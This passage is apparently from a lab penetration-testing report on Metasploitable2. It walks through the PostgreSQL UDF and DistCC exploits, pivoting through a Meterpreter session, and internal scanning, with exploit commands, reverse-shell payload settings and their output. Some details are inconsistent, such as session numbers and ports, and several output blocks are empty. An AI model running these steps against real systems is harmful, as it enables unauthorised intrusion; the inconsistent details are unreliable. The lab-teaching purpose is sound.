The *eth0* interface has the IP address *10.10.10.129* and the IPv6 address *fe80::20c:29ff:fefa:dd2a*, identical to the *Samba exploit*, which confirms that both exploits targeted the same physical host. The hardware MAC is shown as *00:00:00:00* because *Java Meterpreter* cannot access native interface details; this is a ***Java API* limitation**, not an error. Although the netmask is shown as *255.0.0.0,* the actual netmask in the previous native shell was *255.255.255.0.* This output is expected for *Meterpreter.*

This exploit's PoC demonstrates how dangerous unsafe deserialization can be. The Samba exploit was a direct command injection, whereas Java RMI is a trust abuse. Java was designed to download remote code, but exposing it on the internet without authentication allowed an unauthenticated attacker to achieve remote code execution. The Meterpreter is superior to the Samba shell because it provides encrypted communication, executes in-memory without leaving any traces on the disk, and supports advanced post-exploitation modules such as hashdump, screenshot, download /etc/shadow, and keyscan_start. Therefore, it can be said that multiple critical vectors in Metasploitable2 allow for unauthenticated root compromise.

Exploit 3: PostgreSQL Payload - CVE-2007-3280

PostgreSQL 8.3.1 on *Metasploitable2* allows login with the *postgres* user by default without any password. Because the *pg_hba.conf* has the trust method, anyone on the network can connect to the *postgres* database. *Metasploit* exploits this access to create a malicious shared object file *(.so)* and uploads it to */tmp* as a *PostgreSQL UDF (User Defined Function).* Then, it is loaded using the *CREATE FUNCTION* command, and calling the function executes *OS-level* commands. The *PostgreSQ*L process runs as the *postgres* user, so the *Meterpreter session* also acquires *postgres* privileges, not root.

Features

- **Vulnerability Type: Weak** *Authentication + UDF Code Execution*

- **Affected Service:** *PostgreSQL TCP 5432*
- **Default Credential:** *postgres / postgres*
- **Result:** *Meterpreter session* as *postgres* user, database dump and foothold for pivoting

Validation Commands:

```
┌──(kali㉿hasib)-[~]
└─$ nmap -p5432 -sV 10.10.10.129
```

Output:

```
┌──(kali㉿hasib)-[~]
└─$ nmap -p5432 -sV 10.10.10.129
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-22 11:43 -0400
Nmap scan report for 10.10.10.129
Host is up (0.00040s latency).

PORT     STATE SERVICE    VERSION
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.42 seconds
```

Command:

```
┌──(kali㉿hasib)-[~]
└─$ nmap -p5432 --script "pgsql-*" 10.10.10.129
```

Output:

```
┌──(kali㉿hasib)-[~]
└─$ nmap -p5432 --script "pgsql-*" 10.10.10.129
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-22 11:59 -0400
NSE: [pgsql-brute] passwords: Time limit 10m00s exceeded.
NSE: [pgsql-brute] passwords: Time limit 10m00s exceeded.
NSE: [pgsql-brute] usernames: Time limit 10m00s exceeded.
Nmap scan report for 10.10.10.129
Host is up (0.00048s latency).

PORT     STATE SERVICE
5432/tcp open  postgresql
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 603.65 seconds
```

Analysis: Brute-force timed out because *Metasploitable2* uses trust authentication (no password required for *postgres* user). *Version 8.3.0-8.3.7* is a known vulnerable release from *2008.*

Summary for Report:

- **CVE:** *CVE-2007-3280*
- **CVSS:** 7.5 (**High**)
- **Service:** *PostgreSQL - Port 5432/tcp*
- **Version:** *PostgreSQL DB 8.3.0 – 8.3.7*

- **Vulnerability:** *Weak/Trust Authentication* allows unauthenticated *postgres* login
- **Validation:** *nmap* version detection confirms vulnerable old version; *pgsql-brute* timeout indicates no password enforcement
- **Result:** Access as *postgres* user (basis for Meterpreter payload)

Module Configure & Exploit

Selecting Module select

This prompt is used in *Metasploit* to execute code on *PostgreSQL* using this module. In *Metasploitable2,* one can log in to *PostgreSQL 8.3* with the default credentials *postgres/postgres,* and due to the trust authentication in *pg_hba.conf,* it is possible to create a *UDF* and run OS commands. This module automates that vulnerability.

Prompt:

use exploit/linux/postgres/postgres_payload

output:

```
msf exploit(multi/misc/java_rmi_server) > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
```

Using the prompt successfully loaded a new module, which has subsequently become more efficient. The payload was not manually set, so *Metasploit* selected the *Linux x86 Meterpreter reverse_tcp* as the default. This is the most stable option because it runs in memory and supports file upload/download, shell, and pivoting. New in *Metasploit 6.4* is the capability to run the module not only on direct *RHOST* targets but also via any previously obtained session. Therefore, I used direct *RHOST.*

Setting Target

RHOSTS is the IP of the victim. The *DMZ IP* of *Metasploitable* is *10.10.10.129*, where the *PostgreSQL* port *5432* (this was found in the output after exploiting it) is open. Without providing this, *Metasploit* will not know where to connect.

Prompt:

set RHOSTS 10.10.10.129

Output:

```
msf exploit(linux/postgres/postgres_payload) > set RHOSTS 10.10.10.129
RHOSTS ⇒ 10.10.10.129
```

It can be understood from the output that the target has been set correctly.

Setting Attacker IP

LHOST is the IP of the *Attacker Host (Kali Linux)* where the reverse connection arrives. The *Meterpreter reverse_tcp* payload connects back from the victim to the Attacker Host, so the listening IP of *Kali Linux* must be provided. Here, the *DMZ interface* of *Kali Linux* or the *Attacker Host* is *10.10.10.128*.

Prompt:

set LHOST 10.10.10.128

Output:

```
msf exploit(linux/postgres/postgres_payload) > set LHOST 10.10.10.128
LHOST ⇒ 10.10.10.128
```

Running the exploit

After setting all the parameters, executing the *exploit* prompt triggers the module. It performs several tasks in the background.

Prompt:

exploit

Output:

```
msf exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 10.10.10.128:4444
[*] 10.10.10.129:5432 - 10.10.10.129:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 10.10.10.129:5432 - Uploaded as /tmp/blqLPnNc.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 10.10.10.129
[*] Meterpreter session 1 opened (10.10.10.128:4444 → 10.10.10.129:54427) at 2026-04-19 16:46:24 -0400
```

The output shows that the listener has started on port *4444* in *Kali Linux* to receive the *Meterpreter* connection. The module successfully logged into *PostgreSQL* and detected the version. The reverse connection was successful. *Session 2* has been established. The source *port 42374* is the victim's ephemeral port. From now on, I have obtained interactive access with *postgres* user privileges.

Post-Exploit: Network Exploration with Shell

Prompt:

shell

Output:

```
meterpreter > shell
Process 6057 created.
Channel 1 created.
```

After obtaining the shell prompt:

Prompt:

route -n

Output:

```
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
10.10.10.0      0.0.0.0         255.255.255.0   U     0      0        0 eth0
0.0.0.0         10.10.10.2      0.0.0.0         UG    100    0        0 eth0
```

The above output shows the default gateway as *10.10.10.2* and the local network as 10.10.10.0/24. In *arp -a*, the MAC address of *10.10.10.128* is seen as *00:0C:29:6F:3E:D6,* which is the MAC of *Attacker Host,* proving that *Kali Linux (Attacker Host)* is acting as the gateway.

Network Enumeration

ARP

The *ARP* table shows which MAC address is associated with which IP at *Layer 2.* In post-exploitation, it has been run to identify neighboring hosts and to confirm the presence of the attacker machine.

Prompt:

arp -a

Output:

```
arp -a
? (10.10.10.128) at 00:0C:29:6F:3E:D6 [ether] on eth0
? (10.10.10.128) at 00:0C:29:6F:3E:D6 [ether] on eth0
```

The output shows the same entry, where *10.10.10.128* is the *DMZ* IP of the *Kali Linux* or *Attacker Host,* and the MAC address matches the virtual *NIC* of *Kali Linux.* A question mark appeared because the hostname could not be resolved, and the duplicate entry is normal due to the old *ARP* cache behavior of *Metasploitable2.* This output demonstrates that the Attacker Host and *Metasploitable* are in the same *Layer 2* broadcast domain and have direct connectivity, which allowed the reverse shell to be established successfully. This does not prove it is the gateway, as the previous *'route -n'* showed the default gateway as *10.10.10.2.*

Hosts File

After that, the following command was executed to test local name resolution.

Command:

cat /etc/hosts

Output:

```
cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       metasploitable.localdomain      metasploitable

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
```

The file only contains the entries *127.0.0.1* localhost and *127.0.1.1 metasploitable.localdomain metasploitable,* which is the default configuration of a *Debian-based* system. There are no custom host mappings, indicating that no hardening has been applied to the target and that this is a *vanilla Metasploitable2* installation. These two pieces of information together confirm the network topology and establish a baseline for subsequent pivoting.

Service Enumeration

netstat

The following command was executed from the PostgreSQL Meterpreter shell. The meaning of the flags is as follows: *a* shows all sockets, *n* shows numeric addresses, *t* shows *TCP*, *u* shows *UDP*, and *p* shows the program name. Initially, a warning appeared *(Not all processes could be identified)* because I am the *postgres* user, not root, so not all PIDs could be viewed, which is normal.

Command:

netstat -antup

Output:

```
netstat -antup
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:52596           0.0.0.0:*               LISTEN      -
tcp        0      0 10.10.10.129:53         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:52023           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      4865/postgres
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:58970           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:58719           0.0.0.0:*               LISTEN      -
tcp        0      0 10.10.10.129:5432       10.10.10.128:39901      CLOSE_WAIT  6056/postgres: post
tcp        0      0 10.10.10.129:42374      10.10.10.128:4444       ESTABLISHED 6056/postgres: post
tcp6       0      0 :::2121                 :::*                    LISTEN      -
tcp6       0      0 :::3632                 :::*                    LISTEN      -
tcp6       0      0 :::53                   :::*                    LISTEN      -
```

```
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:52596           0.0.0.0:*               LISTEN      -
tcp        0      0 10.10.10.129:53         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:52023           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      4865/postgres
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:58970           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:58719           0.0.0.0:*               LISTEN      -
tcp        0      0 10.10.10.129:5432       10.10.10.128:39901      CLOSE_WAIT  6056/postgres: post
tcp        0      0 10.10.10.129:42374      10.10.10.128:4444       ESTABLISHED 6056/postgres: post
tcp6       0      0 :::2121                 :::*                    LISTEN      -
tcp6       0      0 :::3632                 :::*                    LISTEN      -
tcp6       0      0 :::53                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::5432                 :::*                    LISTEN      4865/postgres
tcp6       0      0 ::1:953                 :::*                    LISTEN      -
udp        0      0 0.0.0.0:2049            0.0.0.0:*                           -
udp        0      0 10.10.10.129:137        0.0.0.0:*                           -
udp        0      0 0.0.0.0:137             0.0.0.0:*                           -
udp        0      0 10.10.10.129:138        0.0.0.0:*                           -
udp        0      0 0.0.0.0:138             0.0.0.0:*                           -
udp        0      0 10.10.10.129:53         0.0.0.0:*                           -
udp        0      0 127.0.0.1:53            0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
udp        0      0 0.0.0.0:69              0.0.0.0:*                           -
udp        0      0 0.0.0.0:41040           0.0.0.0:*                           -
udp        0      0 127.0.0.1:36833         127.0.0.1:36833         ESTABLISHED 4865/postgres
udp        0      0 0.0.0.0:43111           0.0.0.0:*                           -
udp        0      0 0.0.0.0:56296           0.0.0.0:*                           -
udp        0      0 0.0.0.0:36329           0.0.0.0:*                           -
udp        0      0 0.0.0.0:111             0.0.0.0:*                           -
udp        0      0 0.0.0.0:1023            0.0.0.0:*                           -
udp6       0      0 :::53                   :::*                                -
udp6       0      0 :::34812                :::*                                -
```

Proto	Local Address	State	PID/Program
tcp	0.0.0.0:21	LISTEN	- (FTP)
tcp	0.0.0.0:22	LISTEN	- (SSH)
tcp	0.0.0.0:23	LISTEN	- (Telnet)
tcp	0.0.0.0:80	LISTEN	- (Apache HTTP)
tcp	0.0.0.0:139	LISTEN	- (Samba NetBIOS)
tcp	0.0.0.0:445	LISTEN	- (Samba SMB)
tcp	0.0.0.0:1099	LISTEN	- (Java RMI)
tcp	0.0.0.0:1524	LISTEN	- (Metasploitable Backdoor!)
tcp	0.0.0.0:3306	LISTEN	- (MySQL)
tcp	0.0.0.0:3632	LISTEN	- (DistCC)
tcp	0.0.0.0:5432	LISTEN	**4865/postgres**
tcp	0.0.0.0:5900	LISTEN	
tcp	0.0.0.0:6667	LISTEN	- (UnrealIRCd)
tcp	0.0.0.0:8009	LISTEN	- (Tomcat AJP)
tcp	0.0.0.0:8180	LISTEN	- (Tomcat HTTP)

Important open ports were found from *netstat -antup:*

- *21 FTP, 22 SSH, 23 Telnet, 80 HTTP*
- *139/445 Samba* (used in *Exploit 1*)
- *1099 Java RMI* (used in *Exploit 2*)
- *1524 Ingreslock backdoor*
- *3306 MySQL, 5432 PostgreSQL* (current exploit)
- *3632 DistCC* (target of *Exploit 4*)
- *5900 VNC, 6667 UnrealIRCd*

The netstat output proves that *Metasploitable2* was intentionally left vulnerable and multiple attack vectors are open. This confirms the validity of three exploits, because *139/445, 1099*, and *5432* were all in *LISTEN* state.

Pivoting:

Internal Network Access

Metasploit's session-based routing has been configured to access the internal *192.168.50.0/24* network using the foothold obtained from the *PostgreSQL* exploit.

Backgrounding the session and verifying active sessions

The session has been kept in the background without exiting *Meterpreter*'s interactive mode so that routing commands can be executed from the *Metasploit* console. Exiting would terminate the connection, while backgrounding keeps the session active.

Prompt:

background

Output:



The output shows that there are two active Meterpreter sessions, *ID 1* and *ID 2*, both originating from the *postgres* user at *10.10.10.129*. Due to running the *PostgreSQL* exploit twice, two connections were created. *Session 2* was comparatively newer and stable, so it was selected for pivoting.

Adding a Route

The Kali machine cannot directly see the *192.168.50.0/24* network because it does not have any interface in that subnet. This command instructs *Metasploit* that any traffic to this subnet must be tunneled through the *Meterpreter* channel of *session 2.* This is not OS-level routing; it is an internal routing table of the Metasploit framework. Since *Session 2* is used as the gateway, all packets will first go to *Metasploitable* and then be forwarded to the internal network from there.

Prompt:

In the msf prompt: (routed through session 2)

route add 192.168.50.0/24 2

Output:

```
msf exploit(linux/postgres/postgres_payload) > route add 192.168.50.0 255.255.255.0 2
[*] Route added
```

For pivoting, the relatively stable *session 2* has been selected. Using the above command, the internal network has been made routable through *session 2.*

Verification

Prompt:

route print

Output:

```
msf exploit(linux/postgres/postgres_payload) > route print

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.50.0       255.255.255.0      Session 2

[*] There are currently no IPv6 routes defined.
```

The routing entry has been successfully added after confirming the output. From now on, if the *auxiliary scanner*, *exploit,* or any *Metasploit* module targets the *192.168.50.x* address, the traffic will automatically pass through the compromised *Metasploitable* host.

Internal Network Discovery – Pivoted Scan

After adding the route, *Kali's OS* still does not recognize the *192.168.50.0/24* network, so running *Nmap* directly will not work. For this reason, *Metasploit*'s built-in *TCP port* scanner has been used, as it respects *Metasploit*'s routing table and automatically tunnels traffic through *Session 2.*

Prompt & Output:

```
msf exploit(linux/postgres/postgres_payload) > use auxiliary/scanner/portscan/tcp
```

Setting Target

Prompt:

set RHOSTS 192.168.50.0/24

Output:

```
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.50.0/24
RHOSTS ⇒ 192.168.50.0/24
```

These settings have been used because the entire */24* subnet has been provided in *RHOSTS* to scan all possible hosts.

Setting Attacker IP

Prompt:

set PORTS 22,80,443,3389,8080

Output:

```
msf auxiliary(scanner/portscan/tcp) > set PORTS 22,80,443,3389,8080
PORTS ⇒ 22,80,443,3389,8080
```

Only common services are included in *PORTS: 22 SSH, 80 HTTP, 443 HTTPS, 3389 RDP, 8080 alternate web,* because a full port scan would be slow on a pivoted connection and in the lab, *web* and *SSH* are expected to be running on *Kingdom.*

To run

Prompt:

run

Output:

```
msf auxiliary(scanner/portscan/tcp) > run

[*] Scanned  26 of 256 hosts (10% complete)
[*] Scanned  52 of 256 hosts (20% complete)
[*] Scanned  77 of 256 hosts (30% complete)
[*] Scanned 103 of 256 hosts (40% complete)
[*] Scanned 128 of 256 hosts (50% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[*] Scanned 180 of 256 hosts (70% complete)
[*] Scanned 205 of 256 hosts (80% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

In the result, *port 22 (TCP open)* was found open on *192.168.50.129 (SSH running on Kingdom)* and *port 80 open (TCP open) (Web server running),* which is the *Kingdom VM.* This demonstrates that even if Kali is not directly on the internal network, it is possible to discover internal hosts by *pivoting* through a compromised *Metasploitable session.*

Reactivating the session

The following command has been used to return to *Meterpreter* after the scan:

Prompt:

sessions -i 2

Output:

```
msf auxiliary(scanner/portscan/tcp) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
```

The above command was used to bring *Session 2*, which was running in the background, to the foreground so that subsequent post-exploitation commands could be executed. The output *'Starting interaction with 2'* confirmed that the session is still **alive** and **stable.**

Verifying the target machine's network interface

The target's network configuration has been enumerated from a Meterpreter session to understand the connectivity of the DMZ and internal network.

Step one: Enter the shell:

Prompt:

shell

Output:

```
meterpreter > shell
Process 6103 created.
Channel 1281 created.
```

An interactive *Linux shell* has been obtained from *Meterpreter* using a shell command. The creation of *Process 6103* and *Channel 1281* indicates that the shell has been established stably.

Step two: ifconfig


Within the Meterpreter session, the *ifconfig* command was run to see how many *NICs* are active on the target machine, what the IP addressing is, and how much traffic occurred during the exploit:

Command:

/sbin/ifconfig

```
/sbin/ifconfig
```

Output:



eth0 - Primary DMZ Interface

According to the above output, the *eth0* interface has *Link encap Ethernet* and *HWaddr 00:0c:29:fa:dd:2a*, which is identical to the MAC address obtained during the previous *Nmap scan* and *Samba exploit.* This confirms that we are working on the same *Metasploitable2 VM*. The interface is configured with *inet addr 10.10.10.129,* broadcast *10.10.10.255,* and netmask *255.255.255.0,* placing the host in the *DMZ /24 subnet.* Additionally, the *inet6 addr fe80::20c:29ff:fefa:dd2a/64* is in a link-local *IPv6* auto-configured state. With the interface state as *UP BROADCAST RUNNING MULTICAST* and *MTU 1500,* it is fully operational. Traffic statistics show *RX* packets *48496* and *RX* bytes *5179647 (4.9 MB),* indicating that the inbound volume has significantly increased due to multiple *exploits, port scans,* and *pivoted* traffic. In contrast, *TX* packets are *2735* and *TX* bytes are *348702 (340.5 KB),* which is relatively low, reflecting the typical pattern of a reverse shell where the victim primarily receives commands. With *0* errors and *0* dropped packets, it is evident that the network was *stable*, and Interrupt *17* and Base address *0x2000* indicate the hardware mapping of the virtual *NIC.*

lo - Loopback

The *lo* interface is configured with the standard *inet addr 127.0.0.1.* Here, *RX/TX* packets of *3976* and *RX/TX* bytes of *1886642 (1.7 MB)* have been recorded, which is due to the internal communication of local services such as *PostgreSQL* and *MySQL.*

Metasploitable2 is only connected to the *DMZ* network and has no *direct layer 2* connectivity with the internal *192.168.50.0/24* network. For this reason, pivoting was entirely dependent on *Metasploit*'s session-based routing, rather than on the routing table of the target OS. Interface statistics and IP consistency establish this enumeration as *reliable evidence.*

Step three: Routing Check

The following command has been executed to view the kernel routing table of the target.

Command:

```
ip route show
```

Output:

```
ip route show
10.10.10.0/24 dev eth0  proto kernel  scope link  src 10.10.10.129
default via 10.10.10.2 dev eth0  metric 100
```

Two entries are found in the output. The first line, *10.10.10.0/24 dev eth0 proto kernel scope link src 10.10.10.129,* indicates that this subnet is directly connected and the kernel automatically added this route when configuring the *eth0* interface. *'scope link'* signifies that the destination is within the same *Layer 2* broadcast domain, and *src 10.10.10.129* is the source IP used when accessing this network.

The second line, default via *10.10.10.2 dev eth0 metric 100*, is the default gateway. Any traffic destined outside *10.10.10.0/24* will be forwarded to the *10.10.10.2* address and exit via *eth0.* The *metric 100* indicates the route priority.

Metasploitable does not have any secondary *NICs*, making the internal network inaccessible without *pivoting.* The routing in Metasploitable confirms that the Pivoting Tunnel has been successfully established.

Exploit 4: DistCC Daemon Command Execution (CVE-2004-2687)

distccd is a distributed compiler daemon used to send compile tasks to other machines on the network. On *Metasploitable2*, an older *version 2.18.3* is running, which listens on *port 3632*. This version had no authentication and no input validation. When *DistCC* accepts a compile job, it executes the arguments sent by the client directly in the shell. An attacker sends a specially crafted compile request where, instead of an actual compiler call, there is a malicious command. *DistCC* executes that command as the daemon user. While this exploit does not provide immediate root access, it is possible to escalate privileges from the daemon user to root, as demonstrated in **Task 4.**

The main attack method is abusing the *distcc* protocol. As an attacker, the *DISTCC* command sent was *sh -c 'perl -e ...'. distccd* interprets it as a compile job, executes it, and a reverse shell is created.

Features	**Description**
Vulnerability Type	Remote Command Execution (RCE)
CVSS Score	9.3 - Critical

Affected Service	DistCC - Port 3632
Result	Command Shell (daemon user) - entry point for privilege escalation

Loading and Configuring the DistCC Module


Selecting the Module

After launching the Metasploit console, the command use exploit/unix/misc/distcc_exec had to be entered at the prompt. This command loads the module that was created to exploit CVE-2004-2687.

Prompt:

use exploit/unix/misc/distcc_exec

Output:



After selecting the module, the prompt has changed and the defaulting to cmd/unix/reverse_bash message indicates the default payload is a bash reverse shell, but perl is more reliable on Metasploitable2.


Setting the target

The following command specified the target host.

Prompt:

set RHOSTS 10.10.10.129

Output:



After setting *RHOSTS to 10.10.10.129,* Metasploit confirms that the exploit is pointing towards the *Metasploitable2 VM*. *RHOSTS* is mandatory because *distcc_exec* is a network-based exploit.

Setting the Attacker IP

The following command has been used to set the *Attacker IP.*

Prompt:

set LHOST 10.10.10.128

Output:

```
msf exploit(unix/misc/distcc_exec) > set LHOST 10.10.10.128
LHOST ⇒ 10.10.10.128
```

This parameter is critical because after successful exploitation, the victim will initiate a reverse connection to this IP.

Setting the Payload

Instead of the default bash payload, the Perl payload has been used as it is more stable, hence the change has been made.

Prompt:

set payload cmd/unix/reverse_perl

Output:

```
msf exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse_perl
payload ⇒ cmd/unix/reverse_perl
```

It has been confirmed that a *Perl*-based reverse shell has now been used, which always works on *Metasploitable2*. *Perl* is included by default on almost all *Linux systems*, and *TCP* connections can be easily created using *Perl*'s *Socket* library.

Running the Exploit

After setting all the parameters, the exploit command was executed.

Command:

exploit

Output:

```
msf exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP handler on 10.10.10.128:4447
[*] Command shell session 1 opened (10.10.10.128:4447 → 10.10.10.129:37726) at 2026-04-16 11:05:17 -0400
```

Metasploit initially shows *'Started reverse TCP handler on 10.10.10.128:4447'*, which creates a listener. The *distcc_exec* module does not use the default *port 4444;* it uses *4447* to avoid conflicts. The *'Command shell session 1 opened'* message confirms that a reverse connection has been

established from the victim's *port 37726* to *Kali Linux's port 4447*, and *session 1* is active. As soon as *'session 1 opened'* is displayed, it is evident that the exploit was successful and I have obtained a daemon user shell.

Creating PoC in Shell

Checking the file system and network


File system check

After the session is opened, the working directory is first checked using the following command.

Command:

pwd

Output:




The above output *shows /tmp,* indicating that the *distccd* daemon uses */tmp* as the default working directory. It is a world-writable directory.

After that, the directory listing is performed using the following command.

Command:

ls -la

Output:



The *drwxrwxrwt* permission shows */tmp* as world-writable with a sticky bit, which is ideal for temporary file manipulation. The *.ICE-unix* and *.X11-unix* directories are for the X server. The *cacheksj0fejar* and *cacheksj0fgjar* files (*jar*) were created during a *Java RMI exploit*, which indicates that previous exploits were executed on the same host.


Network configuration verify

Afterward, the following command has been executed to verify the network.

Command:

/sbin/ifconfig

Output:



On the output, *eth0* has *HWaddr 00:0c:29:fa:dd:2a* and *IP 10.10.10.129*, identical to the *Samba* and *Java RMI exploit*, which confirmed that I compromised the same M*etasploitable2* host. *RX* packets *690* and *TX* packets *597* are higher compared to previous exploits because this was run later and network traffic increased. *RX* bytes *299065 (292.0 KB)* and *TX* bytes *85469 (83.4 KB)* indicate realistic lab traffic.

